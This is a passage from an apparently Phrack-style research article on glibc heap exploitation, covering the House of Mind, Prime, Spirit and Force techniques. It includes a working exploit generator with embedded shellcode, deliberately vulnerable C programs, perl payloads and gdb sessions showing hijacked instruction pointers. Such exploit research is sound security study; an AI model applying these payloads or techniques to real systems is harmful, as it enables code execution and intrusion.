0x8049660 <_DYNAMIC+4>:    0x00000010 0x0000000c 0x0804830c 0x0000000d
(gdb) x/8x 0x08049650 + 1848
0x8049d88: 0x00000000   0x00000000   0x00000000   0x00000000
0x8049d98: 0x00000000   0x00000000   0x00000000   0x00000000
```

This technique appears to be only apply to large programs. Unless, as Phantasmal said, we can use the stack. How?

If "ar_ptr" is set to EBP address in a function, then "av− >max_fast" will be EIP, which may be overwritten with the address of the chunk "p", and you already know how continues.

Here is ended the theory presented in the two mentioned papers. But unfortunately there is something that they forgot... at least it is something that quite surprised me from K-sPecial.

We learned about the previous attack, that "av− >mutex", which is the first item in an "arena" structure, should be equal to 0. K-special, warned us that otherwise, "free()" would remain in an infinite loop...

What about DTORS then?

".dtors" will be always "0xffffffff", otherwise it will be a destructor address, but never 0.

You can find "0x00000000" four bytes behind of .dtors, but overwrite "0xffffffff" has no effect.

What happens then with GOT?

I do not think that you can found 0x00000000 values between each item within the GOT.

Solutions?

>From the beginning, I only explored one possible solution:

The main goal would be to use the stack, as mentioned earlier. But the difference is that we should have a buffer overflow before that allow overwrite EBP with 0 bytes, so we have:

```
1  EBP = av->mutex = 0x00000000
2  EIP = av->max\_fast = &(p)
3  *p      = "jmp 0x0c"
4  *p + 4 = 0x0c o 0x0d
5  *p + 8 = NOPS + SHELLCODE
```

But a little magic can do wonders...

```
----------------
 FINAL SOLUTION
----------------
```

Phantasmal and K-sPecial thought to use only "av− >maxfast" to overwrite then this memory location with the address of the chunk "p".

But because we control the entire arena "av", can we afford make a new analysis of "fastbin_index()" for a size argument of 16 bytes:

(16 >> 3) - 2 = 0

So we obtain: fb = &(av− >fastbins [0]), and if we get this, we can use the stack to overwrite EIP. How?

If our vulnerable code is into fvuln() function, EBP and EIP will be pushed in the stack at the prologue, and what there is behind EBP? If no user data then usually you can find a "0x00000000" value. If we use "av− >fastbins[0]" and not "av− >maxfast", we have the following:

```
[ 0xRAND_VAL ]  <->  av + 1848 = av->system\_mem
 ............
[     EIP    ]  <->  av->fastbins[0]
[     EBP    ]  <->  av->max\_fast
[ 0x00000000 ]  <->  av->mutex
```

In "av + 1848" is normal to find addresses or random values for "av− >system_mem" and so we can pass the checks to reach the final code of "fastbin".

The "size" field of "p" must be 16 with NON_MAIN_ARENA and PREV_INUSE bits enabled. Then:

```
16 = 10000 | NON\_MAIN\_ARENA and PREV\_INUSE = 101 | SIZE = 10101 = 0x15h
```

And we can control the "size" field of the next chunk to be greater than "8" and less than "av− >system_mem". If you look at the code above you will note that this field is calculated from the offset of "p", therefore, this field is virtually in "p + 0x15", which is an offset of 21 bytes.

If we write a value of "0x09" in that position it will be perfect.

But this value will be in the middle of our NOPS filler and we should make a small change in the "JMP" sentence in order to jump farthest. Something like 16 bytes will be sufficient.

For the Proof of Concept, I modified "aircrack-2.41" adding in main() the following code:

```
1  int fvuln()
2  {
3       // Make something stupid here.
4  }
5
6   int main( int argc, char *argv[] )
7   {
8       int i, n, ret;
9       char *s, buf[128];
10      struct AP_info *ap_cur;
11
12      fvuln();
13  ...
```

The next code exploit the vulnerability:

```
1 /*
2  * FastBin Method - exploit
3  */
```

```
#include <stdio.h>

/* linux_ia32_exec -  CMD=/usr/bin/id Size=72 Encoder=PexFnstenvSub
http://metasploit.com */
unsigned char scode[] =
"\x31\xc9\x83\xe9\xf4\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x5e"
"\xc9\x6a\x42\x83\xeb\xfc\xe2\xf4\x34\xc2\x32\xdb\x0c\xaf\x02\x6f"
"\x3d\x40\x8d\x2a\x71\xba\x02\x42\x36\xe6\x08\x2b\x30\x40\x89\x10"
"\xb6\xc5\x6a\x42\x5e\xe6\x1f\x31\x2c\xe6\x08\x2b\x30\xe6\x03\x26"
"\x5e\x9e\x39\xcb\xbf\x04\xea\x42";

int main (void) {

        int i, j;

        for (i = 0; i < 1028; i++)                              /* FILLER  */
                putchar(0x41);

        for (i = 0; i < 518; i++) {
                fwrite("\x09\x04\x00\x00", 4, 1, stdout);
                for (j = 0; j < 1028; j++)
                        putchar(0x41);
        }
        fwrite("\x09\x04\x00\x00", 4, 1, stdout);

        for (i = 0; i < (1024 / 4); i++)
                fwrite("\x34\xf4\xff\xbf", 4, 1, stdout);    /*  EBP - 4 */

        fwrite("\xeb\x16\x90\x90", 4, 1, stdout);            /* JMP 0x16 */

        fwrite("\x15\x00\x00\x00", 4, 1, stdout);  /* 16 + N_M_A + P_INU */

        fwrite("\x90\x90\x90\x90" \
               "\x90\x90\x90\x90" \
               "\x90\x90\x90\x90" \
               "\x09\x00\x00\x00" \                    /* nextchunk->size */
               "\x90\x90\x90\x90", 20, 1, stdout);


        fwrite(scode, sizeof(scode), 1, stdout);      /* THE MAGIC CODE  */

        return(0);
}
```

Let's now see it in action:

```
blackngel@linux:~$ gcc ploit1.c -o ploit
blackngel@linux:~$ ./ploit > file
blackngel@linux:~$ gdb -q ./aircrack
(gdb) disass fvuln
Dump of assembler code for function fvuln:
.........
.........
0x08049298 <fvuln+184>: call   0x8048d4c <free@plt>
0x0804929d <fvuln+189>: movl   $0x8056063,(%esp)
```

```
0x080492a4 <fvuln+196>: call   0x8048e8c <puts@plt>
0x080492a9 <fvuln+201>: mov    %esi,(%esp)
0x080492ac <fvuln+204>: call   0x8048d4c <free@plt>
0x080492b1 <fvuln+209>: movl   $0x8056075,(%esp)
0x080492b8 <fvuln+216>: call   0x8048e8c <puts@plt>
0x080492bd <fvuln+221>: add    $0x1c,%esp
0x080492c0 <fvuln+224>: xor    %eax,%eax
0x080492c2 <fvuln+226>: pop    %ebx
0x080492c3 <fvuln+227>: pop    %esi
0x080492c4 <fvuln+228>: pop    %edi
0x080492c5 <fvuln+229>: pop    %ebp
0x080492c6 <fvuln+230>: ret
End of assembler dump.
(gdb) break *fvuln+204                          /* Before second free() */
Breakpoint 1 at 0x80492ac: file linux/aircrack.c, line 2302.
(gdb) break *fvuln+209                          /* After second free() */
Breakpoint 2 at 0x80492b1: file linux/aircrack.c, line 2303.
(gdb) run < file
Starting program: /home/blackngel/aircrack < file
[Thread debugging using libthread_db enabled]
ptr found at 0x807d008
good heap allignment found on malloc() 521 (0x8100048)
END fread()                 /* tests when free () freezing (mutex != 0) */
END first free()            /* tests when free () freezing (mutex != 0) */
[New Thread 0xb7e5b6b0 (LWP 8312)]
[Switching to Thread 0xb7e5b6b0 (LWP 8312)]
Breakpoint 1, 0x080492ac in fvuln () at linux/aircrack.c:2302
warning: Source file is more recent than executable.
2302         free(ptr2);
/* STACK DUMP */
(gdb) x/4x 0xbffff434    // av->max\_fast // av->fastbins[0]
0xbffff434:   0x00000000     0xbffff518     0x0804ce52     0x080483ec
(gdb) x/x 0xbffff434 + 1848  /* av->system\_mem */
0xbffffb6c: 0x3d766d77
(gdb) x/4x 0x08100048-8+20   /* nextchunk->size */
0x8100054:  0x00000009   0x90909090   0xe983c931   0xd9eed9f4
(gdb) c
Continuing.
Breakpoint 2, fvuln () at linux/aircrack.c:2303
2303         printf("\nEND second free()\n");
(gdb) x/4x 0xbffff434                 // EIP = &(p)
0xbffff434:  0x00000000   0xbffff518   0x08100040   0x080483ec
(gdb) c
Continuing.
END second free()
[New process 8312]
uid=1000(blackngel) gid=1000(blackngel) groups=4(adm),20(dialout),
24(cdrom),25(floppy),29(audio),30(dip),33(www-data),44(video),
46(plugdev),104(scanner),108(lpadmin),110(admin),115(netdev),
117(powerdev),1000(blackngel),1001(compiler)
```

```
Program exited normally.
```

The advantage of this method is that it does not touch at any time the EBP register, and thus we can skip some protection to BoF.

It is also noteworthy that the two methods presented here, in The House of Mind, are still applicable in the most recent versions of glibc, I have checked it with the latest version of GLIBC 2.8.90.

This time we have arrived, walking with lead foot and after a long journey, to The House of Mind.

```
<< Solo existen 10 tipos de personas: los que
   saben binario y los que no. >>
                                          [ XXX ]
```

4.1.2 av− >top NIGHTMARE

Once I had completed the study of The House of Mind, tracking down a little more code in search of other possible attack vectors, I found something like this at _int_free ():

```
1   /*
2     If the chunk borders the current high end of memory,
3     consolidate into top
4   */
5
6   else {
7     size += nextsize;
8     set\_head(p, size | PREV\_INUSE);
9     av$->$top = p;
10    check_chunk(av, p);
11  }
```

Since we control the arena "av", we could place it in a certain location of the stack, such that av− >top coincide exactly with a saved EIP.

At this point, EIP would be overwritten with the address of our chunk "p" overflowed. Then one arbitrary code execution could be triggered.

But my intentions were soon frustrated. To achieve execution of this code, in a controlled environment, we should meet one impossible condition:

```
1   if (nextchunk != av$->$top) {
2      ...
3   }
```

This only happens when the chunk "p" that will be free()ed, is contiguous to the highest chunk, the Wilderness.

At some point you might think that you control the value of av− >top, but remember that once you place av in the stack, the control is passed to random values in memory, and the current value of EIP never will be equal to "nextchunk" unless it is possible one classic stack-overflow, then I don't know that you do reading this article...

That I just want to prove, that for better or for worse, all possible ways should be examined carefully.

```
<< Hasta ahora las masas han ido
   siempre tras el hechizo. >>
                [ K. Jaspers ]
```

4.2 The House of Prime

Thus seen to date, I do not want to dwell too much. The House of Prime is, unquestionably, one of the most elaborated techniques in Malloc Maleficarum . The result of a virtual adept.

However, as mentioned Phantasmal well, it is the least useful of all them at first. While bearing in mind that The House of Mind requires a chunk of memory located in 0x08100000, this should not be left aside.

To perform this technique will be needed tow calls to free() over two chunks of memory that should be under designer's control, and one future call to "malloc ()".

The goal here, it sould be clear, it is not overwrite any memory address (even if it's necessary to completion of the technique), but make that one call to "malloc()" returns an arbitrary memory address. Then, if we can control this area doing that it will fall in the stack, we could take total control of application.

A final requirement is that the designer must control what is written in this allocated chunk, so if we put it on the stack, relatively close to EIP, this register can be overwritten with a arbitrary value. And you already know as follows...

Let's see a vulnerable program:

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void fvuln(char *str1, char *str2, int age)
{
   int local_age;
   char buffer[64];
   char *ptr = malloc(1024);
   char *ptr1 = malloc(1024);
   char *ptr2 = malloc(1024);
   char *ptr3;

   local_age = age;
   strncpy(buffer, str1, sizeof(buffer)-1);

   printf("\nptr found at [ %p ]", ptr);
   printf("\nptr1ovf found at [ %p ]", ptr1);
   printf("\nptr2ovf found at [ %p ]\n", ptr2);

   printf("Enter a description: ");
   fread(ptr, 1024 * 5, 1, stdin);

   free(ptr1);
   printf("\nEND free(1)\n");
   free(ptr2);
   printf("\nEND free(2)\n");

   ptr3 = malloc(1024);
```

```
   printf("\nEND malloc()\n");
   strncpy(ptr3, str2, 1024-1);

   printf("Your name is %s and you are %d", buffer, local_age);
}

int main(int argc, char *argv[])
{
   if(argc < 4) {
      printf("Usage: ./hop name last-name age");
      exit(0);
   }

   fvuln(argv[1], argv[2], atoi(argv[3]));

   return 0;
}
```

To start, we need to control the header of a first chunk that will be passed to free(), so that when we trigger a first call to "free()", the same code that in the "FastBin Method" will be used, but this time the size field of the chunk has to be "8", and obtain:

```
   fastbin\_index(8) ((((unsigned int)(8)) >> 3) - 2) = -1
```

Then:

```
   fb = &(av->fastbins[-1]) = &av->max\_fast;
```

In the last sentence: (*fb = p), av− >max_fast will be overwritten with the address of our chunk being free()'d.

The result is very evident, from that moment we can run the same piece of code in free() whenever the size of chunk that will be passed to free() is less than the value of the chunk address "p" previously free()'d.

Typically: av− >max_fast = 0x00000048, and now is 0x080YYYYY. What is more than you need.

To pass the integrity chesks of the first free() call, we need these sizes:

```
chunk "p" -> 8 (0x9h if PREV\_INUSE bit is set).
nextchunk -> 10h is a good value ( 8 < "0x10h" < av->system\_mem )
```

So the exploit would start with something like this:

```
int main (void) {

        int i, j;

        for (i = 0; i < 1028; i++)                              /* FILLER */
                putchar(0x41);

        fwrite("\x09\x00\x00\x00", 4, 1, stdout); /* free(1) ptr1 size */
        fwrite("\x41\x41\x41\x41", 4, 1, stdout); /* FILLER */
        fwrite("\x10\x00\x00\x00", 4, 1, stdout); /* free(1) ptr2 size */
```

The next mission is to overwrite the value of "arena_key" (read Malloc Maleficarum for details) which is typically above "av" (&main_arena).

As we can use chunks of very large sizes, we can make that &(av− >fastbins[x]) points very far. At least enough to reach the value of "arena_key" and overwrite it with the "p" address.

Taking the example of Phantasmal, we would have to resize the second chunk to with the next value:

```
1156 bytes / 4 = 289
(289 + 2) << 3 = 2328 = 0x918h -> 0x919 (PREV\_INUSE)
```

You have to check again the "size" field of the next chunk, whose address is calculated from the value that we obtain a moment ago.

You can continue your exploit:

```
1       for (i = 0; i < 1020; i++)
2               putchar(0x41);
3       fwrite("\x19\x09\x00\x00", 4, 1, stdout); /* free(2) ptr2 size */
4
5       .... /* Later */
6
7       for (i = 0; i < (2000 / 4); i++)
8               fwrite("\x10\x00\x00\x00", 4, 1, stdout);
```

At the end of the second free(): arena_key = p2.

This value will be used by the call to malloc () setting it as the "arena" structure to use.

```
1   arena_get(ar\_ptr, bytes);
2   if(!ar\_ptr)
3     return 0;
4   victim = \_int\_malloc(ar\_ptr, bytes);
```

Again, let's go to see, to be more intuitive, the magic code of "_int_malloc()" function:

```
1   .....
2
3   if ((unsigned long)(nb) <= (unsigned long)(av->max\_fast)) {
4     long int idx = fastbin\_index(nb);
5     fb = &(av->fastbins[idx]);
6     if ( (victim = *fb) != 0) {
7       if (fastbin\_index (chunksize (victim)) != idx)
8         malloc_printerr (check_action, "malloc(): memory"
9           " corruption (fast)", chunk2mem (victim));
10      *fb = victim->fd;
11      check_remalloced_chunk(av, victim, nb);
12      return chunk2mem(victim);
13    }
14
15  .....
```

"av" is now our arena, which starts at the beginning of the second chunk liberated "p2", then it is clear that "av− >max_fast" will be equal to the "size" field of the chunk. In order to pass the first integrity check, we have to ensure that the size requested by the "malloc()" call is less than that value, as Phantasmal said, otherwise you can try the technique described in 4.2.1.

As our vulnerable program allocate 1024 bytes, it will be perfect por a successful exploitation.

Then we can see that "fb" is set to address of a "fastbin" in "av", and in the following sentence, its content will be the final address of "victim". Remember that our goal is to allocate an amount of bytes into a place of our choice.

Do you remember / * Later * / ?

Well, that is where we need to copy repeatedly the address that we want in the stack, so any return "fastbin" set our address in "fb".

Mmmmm, but wait a moment, the next condition is the most important:

```
1    if (fastbin\_index (chunksize (victim)) != idx)
```

This means that the "size" field of our fakechunk must be equal to the amount requested by "malloc()". This is the last requirement in The House of Prime. We must control a value into memory and place address of "victim" just 4 bytes before, so this value would become its new size.

Our vulnerable application get as parameters: "name", "surname" and "age". This last value is an integer that will be stored in the stack. If we make: age = 1024− >(1032), we only must look for it into the stack to know the final address of "victim".

```
(gdb) run Black Ngel 1032 < file
ptr found at [ 0x80b2a20 ]
ptr1ovf found at [ 0x80b2e28 ]
ptr2ovf found at [ 0x80b3230 ]
Escriba una descripcion:
END free(1)
END free(2)
Breakpoint 2, 0x080482d9 in fvuln ()
(gdb) x/4x $ebp-32
0xbffff838:     0x00000000      0x00000000      0xbf000000      0x00000408
```

Here we have our value, we should point to "0xbffff840".

```
1          for (i = 0; i < (600 / 4); i++)
2                  fwrite("\x40\xf8\xff\xbf", 4, 1, stdout);
```

You should have: ptr3 = malloc(1024) = 0xbffff848, remember that it returns a pointer to the memory (data area) and not to chunk's header.

We are really close to EBP and EIP. What happens if our "name" is composed by a few letters "A"?

```
(gdb) run Black ‘perl -e ’print "A"x64’‘ 1032 < file
.....
ptr found at [ 0x80b2a20 ]
ptr1ovf found at [ 0x80b2e28 ]
ptr2ovf found at [ 0x80b3230 ]
Escriba una descripcion:
END free(1)
END free(2)
Breakpoint 2, 0x080482d9 in fvuln ()
(gdb) c
```

```
Continuing.
END malloc()
Breakpoint 3, 0x08048307 in fvuln ()
(gdb) c
Continuing.
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```

Bingo! I think that you can put your own Shellcode, right?

Actually, addresses require manual adjustments, but that is trivial when you know write "gdb" in your shell.

At first, this technique is only applicable to version 2.3.6 of GLIBC. Later was added in the "free()" function an integrity check like this:

```
1  /* We know that each chunk is at least MINSIZE bytes in size. */
2  if (__builtin_expect (size < MINSIZE, 0))
3    {
4      errstr = "free(): invalid size";
5      goto errout;
6    }
7
8  check_inuse_chunk(av, p);
```

Which does not allow us to establish a smaller size than "16".

In honor to the first house developed and built by Phantasmal we have shown that it is possible to arrive alive at The House of Prime.

```
<< La tecnica no solo es una
   modificacion, es poder sobre
   las cosas. >>
              [ Xavier Zubiri ]
```

4.2.1 unsorted_chunks()

Until the call to "malloc()", the technique is exactly the same as described in 4.2. The difference comes when the amount of bytes that you want to alloc with that call is over "av− >max_fast", which appears to be the size of the second chunk passed to free().

Then, as

Phantasmal advanced us, another piece of code can be triggered so that we will can overwrite an arbitrary address of memory.

But again he was wrong when he said:

```
"Firstly, the unsorted\_chunks() macro returns av$->$bins[0]."
```

And this is not true, because "unsorted_chunks ()" returned address of "av− >bins[0]" and not its value, which means that we must devise another method.

```
Being these lines the most relevant:

     .....
        victim = unsorted_chunks(av)->bk
        bck = victim->bk;
        .....
        .....
        unsorted_chunks(av)->bk = bck;
        bck->fd = unsorted_chunks(av);
     .....
```

I propose the following method:

```
1) Put at &av->bins[0]+12 the address of (&av->bins[0]+16-12). Then:

   victim = &av->bins[0]+4;

2) Put at &av->bins[0]+16 address of EIP - 8. Then:

   bck = (&av->bins[0]+4)->bk = av->bins[0]+16 = &EIP-8;

3) Put at av->bins[0] a "JMP 0xYY" sentence to jump at least as far
   as &av->bins[0]+20. In the penultimate sentence it will destroy
   &av->bins[0]+12, but it is not important now, to the end we will
   have:

   bck->fd = EIP = &av->bins[0];

4) Put (NOPS + SHELLCODE) from &av->bins[0] + 20.
```

When a "ret" instruction is executed, it will go to our "JMP" and this fall directly on the NOPS, moving east until the shellcode.

We should have something like this:

```
   &av->bins[0]     &av->bins[0]+12     &av->bins[0]+16
   |                |                   |
...[ JMP 0x16 ].....[&av->bins[0]+16-12][ EIP - 8][ NOPS + SHELLCODE ]...
         |_____________________|______|_________|
        (2)                    |______|
                              (1)
(1) This happens here: bck = (&av->bins[0]+4)->bk.
(2) This happens after the execution of a "ret"
```

The great advantage of this method is that we can achieve a direct arbitrary code execution instead of returning a controlled chunk from "malloc()".

Perhaps through this clever way you can directly reach The House of Prime.

```
            << Felicidad no es hacer lo que
               uno quiere, sino querer lo que
               uno hace. >>
                           [ J. P. Sartre ]
```

4.3 The House of Spirit

The House of Spirit is, undoubtedly, one of the most simple applied technique when circumstances are propitious. The goal is to overwrite a pointer that was previously allocated with a call to "malloc()" so that when this is passed to free(), an arbitrary address will be stored in a "fastbin[]".

This can bring that in a future call to malloc(), this value will be taken as the new memory for the requested chunk. And what happens if I do that this memory chunk to fall into any specific area of stack?

Well, if we can control what we write in, we can change everything value that is ahead. As always, this is where EIP enters to the game.

Let's go to see a vulnerable program:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void fvuln(char *str1, int age)
{
   static char *ptr1, name[32];
   int local_age;
   char *ptr2;

   local_age = age;

   ptr1 = (char *) malloc(256);
   printf("\nPTR1 = [ %p ]", ptr1);
   strcpy(name, str1);
   printf("\nPTR1 = [ %p ]\n", ptr1);

   free(ptr1);

   ptr2 = (char *) malloc(40);

   snprintf(ptr2, 40-1, "%s is %d years old", name, local_age);
   printf("\n%s\n", ptr2);
}

int main(int argc, char *argv[])
{
   if (argc == 3)
      fvuln(argv[1], atoi(argv[2]));

   return 0;
}
```

It is easy to see how the "strcpy()" function allow to overwrite the "ptr1" pointer:

```
blackngel@mac:~$ ./hos `perl -e 'print "A"x32 . "BBBB"'` 20
PTR1 = [ 0x80c2688 ]
PTR1 = [ 0x42424242 ]
Segmentation fault
```

With this in mind, we can change the address of the chunk, but not all addresses are valid. Remember that in order to execute the "fastbin" code described in The House of Prime, we need a minor value than

”av− >max_fast” and, more specifically, as Phantasmal said, it has to be equal to the size requested in the future call to ”malloc()” + 8.

So as one of the arguments in our application is the ”age” parameter, we can put any value in the stack, which in this case will be ”0x48”, and seek its address.

```
(gdb) x/4x $ebp-4
0xbffff314: 0x00000030 0xbffff338 0x080482ed 0xbffff702
```

In our case we see that the value is just behind EBP, and PTR1 would must point to EBP. Remember that we are modifying the pointer to memory, not the chunk's address.

The most important requirement to success of this technique is pass the integrity check of the next chunk:

```
1       if (chunk_at_offset (p, size)->size <= 2 * SIZE_SZ
2           || __builtin_expect (chunksize (chunk_at_offset (p, size))
3                                           >= av->system\_mem, 0))
```

... at $EBP - 4 + 48 we must have a value that meets the above conditions. Otherwise you should look for another addresses of memory that can allow you to control both values.

```
(gdb) x/4x $ebp-4+48
0xbffff344: 0x0000012c 0xbffff568 0x080484eb 0x00000003
```

I will shown what it happens:

```
                 val1         target                val2
                  o             |                    o
     -64          |  mem  -4    0   +4  +8  +12 +16   |
      |           |   |    |    |    |   |   |   |    |
 .....][P_SIZE][size+8][...][EBP][EIP][..][..][..][next_size][ ......
                  |   |                           |
                  o---|---------------------------o
                      |      (size + 8) bytes
                     PTR1
                      |---> Future PTR2
                                  ----
   (target) Value to overwrite.
   (mem)  Data of fakechunk.
   (val1) Size of fakechunk.
   (val2) Size of next chunk.
```

If this happens, control will be in our hands:

```
blackngel@linux:~$ gdb -q ./hos
(gdb) disass fvuln
Dump of assembler code for function fvuln:
0x080481f0 <fvuln+0>: push   %ebp
0x080481f1 <fvuln+1>: mov    %esp,%ebp
0x080481f3 <fvuln+3>: sub    $0x28,%esp
0x080481f6 <fvuln+6>: mov    0xc(%ebp),%eax
```

```
0x080481f9 <fvuln+9>: mov    %eax,-0x4(%ebp)
0x080481fc <fvuln+12>: movl   $0x100,(%esp)
0x08048203 <fvuln+19>: call   0x804f440 <malloc>
..........
..........
0x08048230 <fvuln+64>: call   0x80507a0 <strcpy>
..........
..........
0x08048252 <fvuln+98>: call   0x804da50 <free>
0x08048257 <fvuln+103>: movl   $0x28,(%esp)
0x0804825e <fvuln+110>: call   0x804f440 <malloc>
..........
..........
0x080482a3 <fvuln+179>: leave
0x080482a4 <fvuln+180>: ret
End of assembler dump.
(gdb) break *fvuln+19          /* Before malloc() */
Breakpoint 1 at 0x8048203
(gdb) run `perl -e 'print "A"x32 . "\x18\xf3\xff\xbf"'` 48
.........
..........
Breakpoint 1, 0x08048203 in fvuln ()
(gdb) x/4x $ebp-4   /* 0x30 = 48 */
0xbffff314: 0x00000030 0xbffff338 0x080482ed 0xbffff702
(gdb) x/4x $ebp-4+48   /* 8 < 0x12c < av->system\_mem */
0xbffff344: 0x0000012c 0xbffff568 0x080484eb 0x00000003
(gdb) c
Continuing.
PTR1 = [ 0x80c2688 ]
PTR1 = [ 0xbffff318 ]
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

In this special case, the address of EBP would be the address of PTR2 zone data, which means that the fourth write character will overwrite EIP, and you will can point to your Shellcode.

This technique has the advantage, once again, to remain applicable in the newer versions of glibc so as PTMALLOC3. Must be known that the Phantasmal's theory still remain to the pass of the time.

Now you can feel the power of witches. We arrived, flying in broom at The House of Spirit.

```
<< La television es el espejo donde
   se refleja la derrota de todo
   nuestro sistema cultural. >>
               [ Federico Fellini ]
```

4.4 The House of Force

The top chunk (Wilderness), as I mentioned earlier in this article may be one of the most dreaded chunks. Sure, it is treated in a special way by the free() and malloc() functions, but in this case will be the trigger

for a possible arbitrary code execution.

The main goal of this technique is to reach the next piece of code in "_int_malloc ()":

```
    .....
    use_top:
      victim = av$->$top;
      size = chunksize(victim);

      if ((unsigned long)(size) >= (unsigned long)(nb + MINSIZE)) {
        remainder_size = size - nb;
        remainder = chunk_at_offset(victim, nb);
        av$->$top = remainder;
        set\_head(victim, nb | PREV\_INUSE |
                 (av != &main\_arena ? NON\_MAIN\_ARENA : 0));
        set\_head(remainder, remainder_size | PREV\_INUSE);
        check_malloced_chunk(av, victim, nb);
        return chunk2mem(victim);
      }
    .....
```

This technique requires three conditions:

1 - One overflow in a chunk that allows to overwrite the Wilderness.

2 - A call to "malloc()" with size field defined by designer.

3 - Another call to "malloc()" where data can be handled by designer.

The ultimate goal is to get a chunk placed in an arbitrary memory. This position will be obtained by the last call to "malloc()", but first we must analyse more things.

Consider first a possible vulnerable program:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void fvuln(unsigned long len, char *str)
{
   char *ptr1, *ptr2, *ptr3;

   ptr1 = malloc(256);
   printf("\nPTR1 = [ %p ]\n", ptr1);
   strcpy(ptr1, str);

   printf("\Allocated MEM: %u bytes", len);
   ptr2 = malloc(len);
   ptr3 = malloc(256);

   strncpy(ptr3, "AAAAAAAAAAAAAAAAAAAAAAAAAAAA", 256);
}

int main(int argc, char *argv[])
{
   char *pEnd;
```

```
23    if (argc == 3)
24       fvuln(strtoull(argv[1], &pEnd, 10), argv[2]);
25
26    return 0;
27 }
```

Phantasmal said that the first thing to do was to overwrite the Wilderness chunk so that its "size" field was as high as possible, as well as "0xffffffff". Since our first chunk is 256 bytes long, and it is vulnerable to overflow, 264 characters "**xff**" achieve the objective.

This ensures that any request of memory enough large, is treated with the code "**_int_malloc()**", instead of expand the heap.

The second goal, is to alter "**av− >top**" so it points to a memory area under designer control. We (it's view in next section) will work with the stack, particularly with the EIP target. In fact, the address that should be placed in "av− >top" is EIP - 8, because we are dealing with the chunk address, and the return data area is 8 bytes later, there where we will write our data.

But... How hack "**av− >top**"?

```
1    victim = av$->$top;
2    remainder = chunk_at_offset(victim, nb);
3    av$->$top = remainder;
```

"victim" get address of the current Wilderness chunk, that in a normal case we could see so as:

```
PTR1 = [ 0x80c2688 ]
0x80bf550 <main_arena+48>:   0x080c2788
```

As we can see, "remainder" is exactly the sum of this address plus the number of bytes requested by "malloc ()". This amount must be controlled by the designer as mentioned above.

Then, if EIP is "0xbffff22c", the address that we want placed at remainder (which will goes direct to "av− >top") is actually this: "0xbfffff24". And now we know where this "av− >top". Our number of bytes to request are:

```
0xbffff224 - 0x080c2788 = 3086207644
```

I exploited the program with "3086207636", which again, is due to the difference between the position of the chunk and data area of Wilderness.

Since that time, "av− >top" contain our altered value, and any request that triggers this piece of code, get this address as its data zone. Everything that is written will destroy the stack.

GLIBC 2.7 do the next:

```
1       ....
2       void *p = chunk2mem(victim);
3       if (__builtin_expect (perturb_byte, 0))
4     alloc_perturb (p, bytes);
5       return p;
```

Let's to go:

```
blackngel@linux:~$ gdb -q ./hof
(gdb) disass fvuln
```

```
Dump of assembler code for function fvuln:
0x080481f0 <fvuln+0>:   push   %ebp
0x080481f1 <fvuln+1>:   mov    %esp,%ebp
0x080481f3 <fvuln+3>:   sub    $0x28,%esp
0x080481f6 <fvuln+6>:   movl   $0x100,(%esp)
0x080481fd <fvuln+13>:  call   0x804d3b0 <malloc>
..........
..........
0x08048225 <fvuln+53>:  call   0x804e710 <strcpy>
..........
..........
0x08048243 <fvuln+83>:  call   0x804d3b0 <malloc>
0x08048248 <fvuln+88>:  mov    %eax,-0x8(%ebp)
0x0804824b <fvuln+91>:  movl   $0x100,(%esp)
0x08048252 <fvuln+98>:  call   0x804d3b0 <malloc>
..........
..........
0x08048270 <fvuln+128>: call   0x804e7f0 <strncpy>
0x08048275 <fvuln+133>: leave
0x08048276 <fvuln+134>: ret
End of assembler dump.
(gdb) break *fvuln+83      /* Before malloc(len) */
Breakpoint 1 at 0x8048243
(gdb) break *fvuln+88      /* After malloc(len) */
Breakpoint 2 at 0x8048248
(gdb) run 3086207636 `perl -e 'print "\xff"x264'`
.....
PTR1 = [ 0x80c2688 ]
Breakpoint 1, 0x08048243 in fvuln ()
(gdb) x/16x &main\_arena
..........
..........
0x80bf550 <main\_arena+48>:  0x080c2788  0x00000000  0x080bf550  0x080bf550
                                  |
(gdb) c                        av$->$top
Continuing.
Breakpoint 2, 0x08048248 in fvuln ()
(gdb) x/16x &main\_arena
..........
..........
0x80bf550 <main\_arena+48>:  0xbffff220  0x00000000  0x080bf550  0x080bf550
                                  |
                           point to stack
(gdb) x/4x $ebp-8
0xbffff220:   0x00000000   0x480c3561   0xbffff258   0x080482cd
                                |
(gdb) c                      important
Continuing.
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()    /* Our application smash the stack itself */
```

```
(gdb)
```

Yeah! So it was possible!!!

I pointed out one value as "important" in the stack, and it is one of the last condition for a successful implementation of this technique. It requires that the "size" field of the new Wilderness chunk, been at least greater than the request made by the last call to "malloc()".

NOTE: As you have seen in the introduction of this article, g463 wrote a paper about how to take advantage of the set_head() macro in order to overwrite an arbitrary memory address. This would be strongly recommendable that you read this work. He also presented a briew research about The House of Force...

Due to a serious error of mine, I did not read this article until a Phrack member warned me of its existence after I had edited my article. I can't avoid feeling amazed at the level of skills these people are reaching. The work of g463 is really smart.

In conclusion to this technique, I asked what would happen if, instead of what we have seen, the vulnerable code would looks like:

```
1  .....
2  char buffer[64];
3
4  ptr2 = malloc(len);
5  ptr3 = calloc(256);
6
7  strncpy(buffer, argv[1], 63);
8  .....
```

At first, it is quite similar, only the last chunk of memory allocated is done through the function "calloc()" and in this case do not control their content, but we control a buffer declared at the beginning of the vulnerable function.

Faced with this obstacle, I had an idea in mind. If it remains possible return an arbitrary piece of memory and since calloc() will fill it with "0's", perhaps it could be placed so that the last NULL byte "0" may overwrite the last byte of a saved EBP, so this is passed finally to ESP, and may control the return address from within our buffer[].

But soon I warned that the alignment of malloc() algorithm when this is called, thwarts this possibility. We could overwrite EBP completely with "0's", which is useless for our purposes. And besides, always there to take care not to crush our buffer[] with zeros if the reserve of memory occurs after the content has been established by the user.

And it is all... As always, this technique also remains being applicable with the latest versions of glibc (2.8.90).

We have arrived, pushed by the power of force, to The House of Force.

```
<< La gente comienza a plantearse
   si todo lo que se puede hacer
   se debe hacer. >>
                [ D. Ruiz Larrea ]
```

4.4.1 Mistakes

In fact, what we have done in the previous section, the fact of using the stack was the only viable solution that I found, after realize some errors that Phantasmal had not expected.

